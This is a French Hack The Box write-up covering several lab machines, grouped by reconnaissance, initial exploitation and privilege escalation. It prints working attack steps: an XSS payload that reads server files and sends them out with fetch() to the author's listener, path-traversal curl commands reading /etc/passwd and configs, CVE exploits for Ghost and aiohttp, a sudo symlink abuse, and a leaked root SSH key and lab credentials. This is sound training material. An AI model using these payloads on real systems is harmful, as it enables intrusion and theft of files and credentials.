

Write-up Machines HTB: Analyse des Vulnérabilités

Hamid Zenine

February 23, 2025

Contents

1	Introduction	2
2	Mise en place	2
3	Reconnaissance et énumération	3
4	Exploitation des vulnérabilités initiales	4
5	Escalade de privilèges	10
6	Analyse des vulnérabilités	15
7	Conclusion et recommandations	15

Abstract

Ce rapport compile l'analyse des différentes machines HTB (Hack The Box) que j'ai étudiées. Il présente les vulnérabilités rencontrées, les techniques utilisées pour exploiter ces failles, ainsi que les méthodes d'escalade de privilèges. Ce document regroupe les informations de manière thématique, en soulignant les points communs entre les machines testées.

1 Introduction

Dans ce rapport, je vais décrire les vulnérabilités rencontrées sur plusieurs machines Hack The Box, les techniques d'exploitation, ainsi que les méthodes d'escalade de privilèges utilisées. Plutôt que d'analyser chaque machine individuellement, je vais regrouper mes découvertes par types de vulnérabilités et techniques utilisées.

Machines Compromises

Machine #1 Titanic

Machine #2 Cicada¹

Machine #3 EscapeTwo²

Machine #4 LinkVortex

Machine #5 Chemistry

Machine #6 Alert

Machine #7 Instant

Machine #8 Cat³

2 Mise en place

C'est une étape sans en être une, vu qu'elle n'est pas "indispensable". On commence toujours par lancer la machine et se connecter au VPN de HTB, et rajouter l'adresse de la machine au fichier `/etc/hosts`

```
sudo openvpn --config $PATH_TO_OVPN_FILE --daemon
ping -c 1 $MACHINE_IP
echo "$MACHINE_IP$ $Machine_Name.htb" | sudo tee -a /etc/hosts
```

¹Je n'ai pas pu exploiter le root avant qu'elle ne soit enlevé et qu'une solution soit postée

²Je n'ai pas pu exploiter le root car ça demandais d'énumérer l'active directory et je n'ai que des connaissances basiques dessus

³Je n'ai pas pu exploiter le root par manque de temps

3 Reconnaissance et énumération

La reconnaissance est une étape cruciale pour identifier la surface d'attaque. Voici les techniques et outils utilisés pour toutes les machines :

- **nmap**⁴: Elle est utilisée pour scanner les ports d'une machine cible et découvrir des informations sur les services qui y sont exécutés. Voici les options les plus fréquemment utilisées pour cette commande :
 - **-A** : Active la détection avancée des versions des services, la détection du système d'exploitation, le traceroute, ainsi que les scripts Nmap couramment utilisés.
 - **-p-** : Scanne tous les ports TCP (de 1 à 65535).
 - **-oN** : Enregistre les résultats du scan dans un fichier texte pour un traitement ultérieur.
 - **-sU** : Lance le scan en UDP (au lieu du TCP par défaut) car certains service sur certaines machines sont en UDP. Le scan en UDP fonctionne en envoyant des paquets vides, la machine peut alors soit renvoyer une réponse indiquant que le port est ouvert, soit renvoyer un paquet ICMP indiquant qu'il est fermé, soit ne rien renvoyer; il sera donc considéré comme *filtré*.⁵
- **Gobuster**⁶, **dirsearch**⁷ et **ffuf**⁸ pour l'énumération des répertoires, fichiers et sous-domaines cachés sur les serveurs web. Ils fonctionnent par le même principe: effectuer un brute force des répertoires et fichiers d'une URL cible. Voici les options les plus fréquemment utilisées pour ces commandes :
 - **-u** : Spécifie l'URL cible à scanner.
 - **-t 50** : Définit le nombre de threads à utiliser pour le scan.
 - **-i 200** : Filtre les réponses HTTP et n'accepte que celles ayant le code de réponse 200 (en gros n'affiche que les requêtes ayant réussies)

Cette énumération diffère d'une machine à une autre mais surtout d'un système à un autre (Linux vs Windows). Ainsi sur Windows un autre vecteur que j'ai fréquemment exploité est le **SMB**.

Pour simplifier le **Server Message Block (SMB)** est un protocole utilisé pour le partage de fichiers et d'imprimantes sur un réseau local, notamment dans les systèmes Windows. Il utilise le port **445/tcp** (et **139/tcp** dans les anciennes configurations).

Il existe en trois versions:

- **SMB 1.0** : Obsolète et vulnérable.
- **SMB 2.0** : Amélioration de la performance.
- **SMB 3.0** : Sécurisé avec chiffrement de bout en bout.

⁴nmap.org

⁵Ce type de scan est très lent donc je rajoute aussi l'option *-top-ports* pour limiter le nombre de ports scannés

⁶repo de gobuster

⁷repo de dirsearch

⁸repo de ffuf

Risques de sécurité

Les versions anciennes comme SMBv1 sont vulnérables aux attaques, notamment *WannaCry*. Un concept important à savoir sur le SMB est la notion de **users** et de **shares**:

- **Users** : Ce sont des utilisateurs authentifiés ayant des droits d'accès aux ressources. Chaque utilisateur a des permissions spécifiques.
- **Shares** : Ce sont des ressources (fichiers, dossiers, imprimantes) rendues accessibles sur le réseau.

Il peut être énuméré avec beaucoup d'outils. J'ai principalement utilisé **netexec smb**. Les options que j'ai fréquemment utilisées sont:

- **-u** : Spécifie le nom d'utilisateur à utiliser. ⁹.
- **-p** : Spécifie le mot de passe de l'utilisateur. ¹⁰.
- **-shares** : Liste les shares (partages) disponibles sur la machine cible.
- **-users** : Liste les utilisateurs du SMB sur le domaine de la machine.

4 Exploitation des vulnérabilités initiales

Plusieurs machines HTB présentaient des vulnérabilités diverses. Voici les types de failles exploitées :

- **Injections XSS**: C'est une vulnérabilité qui permet à un attaquant d'injecter du code JavaScript malveillant dans une page web. Ce script est ensuite exécuté par le navigateur des autres utilisateurs, compromettant ainsi la sécurité de leurs données (comme les cookies de session).

On prend comme exemple la machine **Alert**. On voit, une fois le site ouvert, que c'est un simple lecteur de fichier markdown. Je pense directement à une injection XSS, mais on explore quand même le site. En gros, il permet de visualiser du markdown, de le "partager", et d'envoyer des messages à travers la page contact. On y trouve d'ailleurs une info importante: **Our administrator is in charge of reviewing contact messages**, mais on y reviendra.

On teste notre hypothèse d'injection XSS en mettant un script tout simple.

```
<script>
  alert("test")
</script>
```

Figure 1: Fichier donné au site




Figure 2: Résultat

J'arrive ainsi en envoyant des fichiers markdown avec du code JavaScript dedans de récupérer des fichiers sur le serveur.

⁹On peut lancer une enumeration sans nom d'utilisateur en mettant *guest*

¹⁰On peut lancer une enumeration sans mot de passe en mettant ""

```

<script>
fetch("http://alert.htb/messages.php?file=$PATH$")
  .then(response => response.text())
  .then(data => {
    fetch("http://$MY_IP$: $CHOSEN_PORT$/?file_content=" +
      encodeURIComponent(data));
  });
</script>

```

J'envoie le fichier, je copie le lien de partage et je l'envoie a travers le formulaire de contact:





Figure 3: Envoi du fichier

Figure 4: Envoi du lien a l'admin

```

(saumoneta@ThinkPad)-[~/Etudes_S2/HTB_writeups/LinkVortex]
$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.16.125] from (UNKNOWN) [10.10.16.125] 37588
POST / HTTP/1.1
Host: 10.10.16.125:1234
Connection: keep-alive
Content-Length: 0
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/133.0.0.0 Safari/537.36
Content-Type: text/plain;charset=UTF-8
Accept: */*
Sec-GPC: 1
Accept-Language: en-US,en;q=0.7
Origin: http://alert.htb
Referer: http://alert.htb/
Accept-Encoding: gzip, deflate

```

Figure 5: Resultat

- **Configurations faibles:** C'est tres large comme vulnérabilité, mais par exemple sur la machine **UnerPass** on trouve que le serveur utilise daloradius et après une petite recherche sur internet on trouve que ce systeme est configuré avec des credentials par default, que l'admin est censé changer, mais on se rend compte rapidement que cela n'a pas été fait. De la j'ai pu recuperer des credentials que j'ai ensuite utilisé pour me connecter en ssh.




Figure 6: Credentials trouvés




Figure 7: Crack du hash




Figure 8: Connexion en SSH

- **Insecure Direct Object Reference (IDOR)** : Une vulnérabilité liée à un contrôle d'accès insuffisant permettant à un utilisateur non autorisé d'accéder à des ressources internes. Un exemple concret serait la machine **Titanic** dans laquelle je trouve un dossier qui ressemble a un gestionnaire de version (git):




Figure 9: Aperçu des repos de **developer**

Je commence par analyser le second et je trouve le code du back du site. Je remarque que la fonction **download** ne verifie pas le nom des fichiers a telecharger donc serait potentiellement vulnerable a du **IDOR**

Ensuite en analysant **docker-config** je recupere le path du dossier gitea dans le fichier de configuration docker: **/home/developer/gitea/data**. Apres une recherche sur internet je trouve un fichier de configuration par default de gitea qui contient le path par default de la base de donnée¹¹:

¹¹Customize Gitea

```

@app.route('/download', methods=['GET'])
def download_ticket():
    ticket = request.args.get('ticket')
    if not ticket:
        return jsonify({"error": "Ticket parameter is required"}), 400

    json_filepath = os.path.join(TICKETS_DIR, ticket)

    if os.path.exists(json_filepath):
        return send_file(json_filepath, as_attachment=True, download_name=ticket)
    else:
        return jsonify({"error": "Ticket not found"}), 404

```

Figure 10: Aperçu de la fonction vulnérable dans le backend

```

(saurometa@ThinkPad) ~/Etudes_S2/MTB_writups/Titanic
$ curl http://titanic.htb/download?ticket=../../../../../../../../etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,/run/systemd:/usr/sbin/nologin
messagebus:x:103:104::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:104:105:systemd Time Synchronization,,/run/systemd:/usr/sbin/nologin
pollinate:x:105:1::/var/cache/pollinate:/bin/false
sbdd:x:106:65534::/run/sbsh:/usr/sbin/nologin
syslog:x:107:113:/home/syslog:/usr/sbin/nologin
uiddd:x:108:114::/run/uiddd:/usr/sbin/nologin
logdnp:x:109:115::/nonexistent:/usr/sbin/nologin
tss:x:110:116:TPM software stack,,/var/lib/tpm:/bin/false
landscape:x:111:117:/var/lib/landscape:/usr/sbin/nologin
fwupd-refresh:x:112:118:fwupd-refresh user,,/run/systemd:/usr/sbin/nologin
ubm:x:113:46:ubuntu daemon,,/var/lib/ubm:/usr/sbin/nologin
developer:x:1000:1000:developer:/home/developer:/bin/bash
lxd:x:999:100:/var/snap/lxd/common/lxd:/bin/false
dnsmasq:x:114:65534:dnsmasq,,/var/lib/misc:/usr/sbin/nologin

```

Figure 11: Test de la vulnérabilité

chemin_vers_gitea/conf/app.ini et vu que le chemin vers gitea (trouvé dans la config de docker) est **/home/developer/gitea/data/gitea/** on se retrouve avec **/home/developer/gitea/data/gitea/conf/app.ini**.

J'essaye donc d'exploiter la vulnérabilité IDOR/path_traversal pour télécharger ce fichier de configuration.

```

curl --output gitea_config http://titanic.htb/download?
ticket=../../../../../../../../home/developer/gitea/data/
gitea/conf/app.ini

```

On se retrouve donc avec ce fichier de configuration:

```

[database]
PATH = /data/gitea/gitea.db
DB_TYPE = sqlite3
HOST = localhost:3306
NAME = gitea
USER = root
PASSWD =
LOG_SQL = false
SCHEMA =
SSL_MODE = disable

```

- **Exploitation de CVE:** Un CVE est un identifiant unique attribué à une vulnérabilité de sécurité ou une exposition dans un logiciel ou un système. Ainsi sur la machine **LinkVortex** après avoir trouvé un mot de passe, on essaye de chercher sur internet si un exploit ou un CVE est disponible pour cette version de Ghost (j'ai trouvé le numero de version dans le log de git). Par miracle on en trouve un **CVE-2023-40028**¹²

Selon le site **nvd.nist.gov**: La vulnérabilité **CVE-2023-40028** affecte **Ghost**. Les versions antérieures à la 5.59.1 permettent aux utilisateurs authentifiés de télécharger des fichiers symboliques (symlinks), ce qui peut être exploité pour accéder à des fichiers sensibles sur le système. Les utilisateurs authentifiés peuvent alors créer des symlinks pointant vers des fichiers sensibles, facilitant ainsi l'accès non autorisé à ces fichiers.

On lance le script avec tout les arguments qu'il faut. Il manque qu'à choisir un fichier a lire. Ici je bloque aussi, mais en regardant le dossier git qu'on a téléchargé juste avant je vois un fichier docker qui contient cette ligne:

¹²<https://github.com/0xyassine/CVE-2023-40028/tree/master>

```
# Copy the config
COPY config.production.json /var/lib/ghost/config.production.
json
```

On lance alors le script a la recherche de ce fichier:

```
./CVE-2023-40028.sh -u admin@linkvortex.htb -p
OctopiFociPilfer45
```

On demande alors le fichier config `/var/lib/ghost/config.production.json` et a la fin de ce fichier on a un "node" JSON interessant:

```
"mail": {
  "transport": "SMTP",
  "options": {
    "service": "Google",
    "host": "linkvortex.htb",
    "port": 587,
    "auth": {
      "user": "bob@linkvortex.htb",
      "pass": "fibber-talented-worth"
    }
  }
}
```

- **Identifiants codés en dur:** L'inclusion d'identifiants sensibles (comme des mots de passe ou des clés API) directement dans le code source, ce qui permet à un attaquant d'y accéder facilement après avoir décompilé l'application. Cela s'est prouvé dans la machine **Instant** où j'ai utilisé **JADX**¹³

Ainsi en fouillant un peu partout dans le fichier décompilé, je trouve deux informations interessantes:

- Deux subdomains:
mywalletv1.instant.htb, **swagger-ui.instant.htb**.
- un token d'autorisation.




Figure 12: Subdomains trouvés



Figure 13: Clé d'autorisation

J'ai ensuite utilisé ces infos pour recuperer des credentials de connexion SSH.

- **Exposition des clés privées:** C'est quand les permissions de lecture su une clé sont trop "laxiste". Cela peut mener par exemple a une connexion en SSH sans autorisation. Cela peut s'illustrer sur la machine **Instant**: On trouve dans le subdomain **swagger-ui**

¹³JADX est un décompilateur pour les fichiers APK Android, permettant de convertir le bytecode Dalvik (DEX) en code Java lisible afin d'analyser le code source d'applications Android.

la documentation de ce qui parrait etre une API. Je remarque deux endpoints interessants :

- /api/v1/admin/list/users : Qui pourrait comporter des credentials.
- /api/v1/admin/read/log : Qui pourrait permettre de lire des fichiers compromettants.

On peut ainsi en utilisant le token administrateur de recuperer la liste des utilisateurs en exploitant le premier:

```
(saumoneta@ThinkPad)~/Etudes_S2/HTB_writeups/Instant1
$ curl http://mywalle.tv:instant.htb/api/v1/admin/list/users -H "Authorization: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6ImN5cm9sZS16IHRkbnVlIiwiaWF0IjpmMGVjYjZLNzQ3ODMhLQ3MwQWQ4ZmZjOTAwZG1lClleA10jM2MjUSMzAzNjUzFQ.v0qyyAqDSgyoNFHU7MgRQcDA0Bw99_8AEXKGtWZ6rYA" | jq
{
  "Status": 200,
  "Users": [
    {
      "email": "admin@instant.htb",
      "role": "Admin",
      "secret_pin": 87348,
      "status": "active",
      "username": "instantAdmin",
      "wallet_id": "f0eace5-783a-471d-9d8f-0162cbc900db"
    },
    {
      "email": "shirohige@instant.htb",
      "role": "instantian",
      "secret_pin": 42845,
      "status": "active",
      "username": "shirohige",
      "wallet_id": "458715c9-b15e-467b-8a3d-97bc3fc3c11"
    }
  ]
}
```

Figure 14: Liste des utilisateurs en exploitant le premier endpoint

```
(saumoneta@ThinkPad)~/Etudes_S2/HTB_writeups/Instant1
$ curl http://mywalle.tv:instant.htb/api/v1/admin/read/log?log_file_name=../../../../../../../../etc/passwd -H "Authorization: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6ImN5cm9sZS16IHRkbnVlIiwiaWF0IjpmMGVjYjZLNzQ3ODMhLQ3MwQWQ4ZmZjOTAwZG1lClleA10jM2MjUSMzAzNjUzFQ.v0qyyAqDSgyoNFHU7MgRQcDA0Bw99_8AEXKGtWZ6rYA" | jq
{
  "/home/shirohige/logs/../../../../../../../../etc/passwd": [
    "root:x:0:0:root:/root:/bin/bash\n",
    "daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin\n",
    "bin:x:2:2:bin:/bin:/usr/sbin/nologin\n",
    "sys:x:3:3:sys:/dev:/usr/sbin/nologin\n",
    "sync:x:4:65534:sync:/bin:/bin/sync\n",
    "games:x:5:60:games:/usr/games:/usr/sbin/nologin\n",
    "man:x:6:12:man:/var/cache/man:/usr/sbin/nologin\n",
    "lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin\n",
    "mail:x:8:8:mail:/var/mail:/usr/sbin/nologin\n",
    "news:x:9:9:news:/var/spool/news:/usr/sbin/nologin\n",
    "uucp:x:10:10:uucp:/var/spool/uucpi:/usr/sbin/nologin\n",
    "proxy:x:13:13:proxy:/bin:/usr/sbin/nologin\n",
    "www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin\n",
    "backup:x:34:34:backup:/var/backups:/usr/sbin/nologin\n",
    "list:x:38:38:Mail Manager:/var/list:/usr/sbin/nologin\n",
    "irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin\n",
    "apt:x:42:65534::nonexistent:/usr/sbin/nologin\n",
    "nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin\n",
    "system-network:x:998:998:systemd Network Management:/usr/sbin/nologin\n",
    "system-timesync:x:997:997:systemd Time Synchronization:/usr/sbin/nologin\n",
    "dhcpcd:x:100:65534:DHCP Client Daemon,,:/usr/lib/dhcpcd/bin/false\n",
    "messagebus:x:101:102::nonexistent:/usr/sbin/nologin\n",
    "systemd-resolve:x:992:992:systemd Resolver:/usr/sbin/nologin\n",
    "pollinate:x:102:1:/var/cache/pollinate:/bin/false\n",
    "polkitd:x:991:991:User for polkitd:/usr/sbin/nologin\n",
    "usbmux:x:103:46:usbmux daemon,,:/usr/lib/usbmux:/usr/sbin/nologin\n",
    "sshd:x:104:65534:/run/ssh:/usr/sbin/nologin\n",
    "shirohige:x:1001:1001:shirohige:/home/shirohige:/bin/bash\n"
  ]
}
```

Figure 15: Exploitation d'une LFI avec le second endpoint

En utilisant ces deux informations recuperées: **usernames**, **LFI**, j'ai pu recuperé la clé ssh de l'utilisateur


```
#!/bin/bash

QUAR_DIR="/var/quarantined"

if [ -z $CHECK_CONTENT ];then
    CHECK_CONTENT=false
fi

LINK=$1

if ! [[ "$LINK" =~ \.png$ ]]; then
    /usr/bin/echo "! First argument must be a png file !"
    exit 2
fi

if /usr/bin/sudo /usr/bin/test -L $LINK;then
    LINK_NAME=$(/usr/bin/basename $LINK)
    LINK_TARGET=$(/usr/bin/readlink $LINK)
    if /usr/bin/echo "$LINK_TARGET" | /usr/bin/grep -Eq '(
    etc|root)';then
        /usr/bin/echo "! Trying to read critical files,
        removing link [ $LINK ] !"
        /usr/bin/unlink $LINK
    else
        /usr/bin/echo "Link found [ $LINK ] , moving it to
        quarantine"
        /usr/bin/mv $LINK $QUAR_DIR/
        if $CHECK_CONTENT;then
            /usr/bin/echo "Content:"
            /usr/bin/cat $QUAR_DIR/$LINK_NAME 2>/dev/null
        fi
    fi
fi
```

Le script prend un lien symbolique en entrée et effectue les vérifications suivantes :

- Vérifie si l'argument passé est un fichier `.png`.
- Si le fichier est un lien symbolique, il vérifie s'il pointe vers un fichier sensible (sous `/etc` ou `/root`).
- Si c'est le cas, il le supprime.
- Si le lien est un fichier symbolique non sensible, il le déplace dans un répertoire de quarantaine (`/var/quarantined`).
- Si l'option `CHECK_CONTENT` est activée, le script affiche le contenu du fichier qu'il a déplacé.

Ma démarche est alors la suivante:

- Créer un lien symbolique vers le flag: `ln -s /root/root.txt /home/bob/test`
- Créer un lien symbolique vers notre fichier (vu que le script ne traite que les `.png`):
`ln -s /home/bob/test /home/bob/test.png`

- On met a *True* la variable d'environnement *CHECK_CONTENT* pour pouvoir afficher le fichier en question: `sudo CHECK_CONTENT=true /usr/bin/bash /opt/ghost/clean_symlink.sh /home/bob/test.png`

On se retrouve alors avec le flag:

```
bob@linkvortex:~$ ln -s /root/root.txt /home/bob/test
bob@linkvortex:~$ ln -s /home/bob/test /home/bob/test.png
bob@linkvortex:~$ sudo CHECK_CONTENT=true /usr/bin/bash /opt/ghost/clean_symlink.sh /home/bob/test.png
Link found [ /home/bob/test.png ] , moving it to quarantine
Content:
9585edf80a7b75d00e9049ad1441f8ed
bob@linkvortex:~$
```

- **Exploitation de CVE:** Tout comme pour l'exploitation initiale, on peut exploiter une faille connue d'un service donné, qui n'a pas été mis à jour pour arriver à un compte privilégié. Un exemple serait sur la machine **Chemistry**. Ainsi après plusieurs essais pour escalader les privilèges je trouve enfin une piste: un port tcp ouvert.

```
netstat -pntuoa
```

Options:

- **-p** : Affiche les PID et les noms des programmes qui utilisent les connexions réseau.
- **-n** : Affiche les adresses et les numéros de port sous forme numérique, sans tenter de résoudre les noms d'hôtes ou de services.
- **-t** : Affiche uniquement les connexions TCP.
- **-u** : Affiche uniquement les connexions UDP.
- **-o** : Affiche le temps d'attente
- **-a** : Affiche toutes les connexions et les sockets en écoute, y compris celles qui n'ont pas de connexion active.

```
(Not all processes could be identified, non-owned process info
will not be shown, you would have to be root to see it all.)
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name      Timer
tcp        0      0 0.0.0.0:5000          0.0.0.0:*               LISTEN      6327/bash              off
(0.00/0/0)
```

En investiguant un peu plus, je me rends compte que le port exécute aiohttp.

Je recherche ce que c'est sur internet et je trouve une vulnérabilité: **CVE-2024-23334** qui permet simplement avec *curl* de faire du LFI (local file inclusion)

```
curl -s --path-as-is http://$IP:$PORT/$DIR/$FILE
```

Options:

- **-s** : Mode silencieux. Cette option supprime la barre de progression et les messages d'erreur.

```

rosa@chemistry:/dev/shm$ curl http://localhost:8080 --head
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
Content-Length: 5971
Date: Wed, 12 Feb 2025 23:45:43 GMT
Server: Python/3.9 aiohttp/3.9.1

rosa@chemistry:/dev/shm$

```

- `-path-as-is` : Cette option permet de ne pas modifier l'URL et de respecter exactement la structure du chemin dans la requête HTTP. Cela est particulièrement utile si l'URL contient des caractères spéciaux ou des éléments d'encodage qui ne doivent pas être modifiés.
- `http://$IP:$PORT/$DIR/$FILE` : C'est l'URL cible où la commande envoie la requête HTTP.

J'envoie une requete, et ça marche. je decide alors de voir si une clé ssh est mise en place. Réussite !

```

rosa@chemistry:/dev/shm$ curl -s --path-as-is http://localhost:8080/assets/../../../../root/.ssh/id_
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnZlc2R1ZktjdEAAAAAG5vbmUAAAAEbm9uZQAAAAAAAAAAAAAAbWAAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAsFbYzGxskgZ6YM1LOUJsU66WHi8Y2ZFQcM3G8VjO+NHHK8P0hIU
UbnmTGApeW4evLeehnyFQleaC9u//vciBLNOWGqeg6Kjsq2LVRkAvwK2suJSTtVZ8q6i1v
j0w069QoWrHERaRqmTzranVyAdTmiXlgqUyiy0I7GVYqhv/QC7jt6For4PMAjct0ED3Gk
HVJONbz2eav5aFJc0vsCG1aC93Le5R43Wgo7kHPLfM5DjSDRqmBxZpaLpWK3HwCKYITbo
DfYsOMY0zyI0k5yLl1s685qJIYJHmin9HZBmDIwS7e2riTHhNbt2naHxd0WkJ8PUTgXuV2
UOljWP/TVPTkM5byav5bzhIwxhtdT02DWjqFQn2kaQ8xe9X+Ymrf2wK8C4ezAycvlf3Iv
ATj++Xrppmh9uR1HdS1Xvd7glEFqNbYo3Q/Ohimto1JFqgWugeHm715yDnB3A+og4SFzrE
vrLegAOwvNlDYGjJWnTqEmUDk9ru04Eq4ad1TYMbAAAFiPikP5X4pd+VAAAAB3NzaC1yc2
EAAAGBALBW2MxsbJIGemDNSzLCbI10ulh4vGNmRUHDNxfYzvjRyivD9ISFFG55kxmj3lu
Hry3noZ2BUJXmgvbv/73IgSzTlhqno0io7KtpVUZAL8CtrLiUk7VWFkhotb49MDuvUKFqx
xEWkapk862p1cmAHU5o15RqlMostCOxlWKob/0Au47ehaK+DzAI3E9BA9xpB1StjW89nmr
+WhSXD7AhtWgvdY3uUeN1oMK05Bz5Xz0Q40g0apgcWaWi6Vix8AimCE26A32LDjGNM8i
NJoci5db0v0aISGCR5op/R2QZgyMEu3tq4kx4TW7dp2h8XdfpCfd1E4F7ldlDpY1j/01T0
5DOW8mr+W84SMMybXU8tNg1o6hUJ9pGkPMXvV/mJq39sCvAuHswMnL5X9yLwE4/vl66Zpo
fbkdR3Utv7w+4JRBajW2KN0PzoYjLaNSRaoFroHh5u9ecg5wdwPqIOEhc6xL6y3oADsLzZ
Q2BoyVp06hJlA5Pa7juBkuGndU2DGwAAAAMBAEAAAGBAJikdMJv0IO06/xDeSw1nXWsgo
325Uw9yRGmBFwbv0yl7oD/GPjFAaXE/99+oA+DDURaxfSq0N6eqhA9xrLUBjR/agALou/D
p2QSAB3rqMove6rZUlo/QL9Qv37KvkML5fRhdL7hRCwKupGjdrNvh9Hxc+WlV4Too/D4xi
JiAKYCeU7zWT0Tld4ErYBFTSxMFjZWc4YRlsITLrLIF9FzIsRlgjQ/LTkNRHTmNK1URyc
Fo9/UWuna1g7xniwpiU5icwm3Ru4nGtVQnrAMszn10E3kPfvN2DFV18+pmkbNu2Rky5mJ
XpfF5LCPip69nDbDRbF22stGpSJ5mkRXUjvXh1J1R1HQ5pns38TGpPv9Pidom2QTpjdiev
dHmeZ4BwulZZd2p7wdS7nzyx7G0Skml1eZPMViohauXmCZLTT3coK/g0Y61BhKc0Ck6mBU

```

Je l'utilise pour me connecter en ssh au root.

```

nano id_rsa
chmod 600 id_rsa
ssh -i id_rsa root@10.10.11.38

```

On obtient ainsi l'accès et on a le rootflag.

```
Last login: Wed Feb 12 22:21:56 2025 from 10.10.15.109
root@chemistry:~# id
uid=0(root) gid=0(root) groups=0(root)
root@chemistry:~# ls
root.txt
root@chemistry:~# cat root.txt
91891cf75cee59b2faa5cc104e3fe9f4
root@chemistry:~#
```

Un autre exemple la dessus serait la machine **Instant**. Je trouve alors le dossier `/opt/backups/Solar-PuTTY`

Il contient un fichier qui n'est pas en clair. Après une petite recherche je tombe sur un outil permettant de le déchiffrer¹⁴.

```
"Credentials": [
  {
    "Id": "452ed919-530e-419b-b721-da76cbe8ed04",
    "CredentialsName": "instant-root",
    "Username": "root",
    "Password": "12**24nzC!r0c%q12",
    "PrivateKeyPath": "",
    "Passphrase": "",
    "PrivateKeyContent": null
  },
  {
    "Id": "452ed919-530e-419b-b721-da76cbe8ed04",
    "CredentialsName": "instant-root",
    "Username": "root",
    "Password": "12**24nzC!r0c%q12",
    "PrivateKeyPath": "",
    "Passphrase": "",
    "PrivateKeyContent": null
  }
]
```

Ainsi j'ai pu me connecter avec l'utilisateur root:

¹⁴outil pour Solar-PuTTY

```

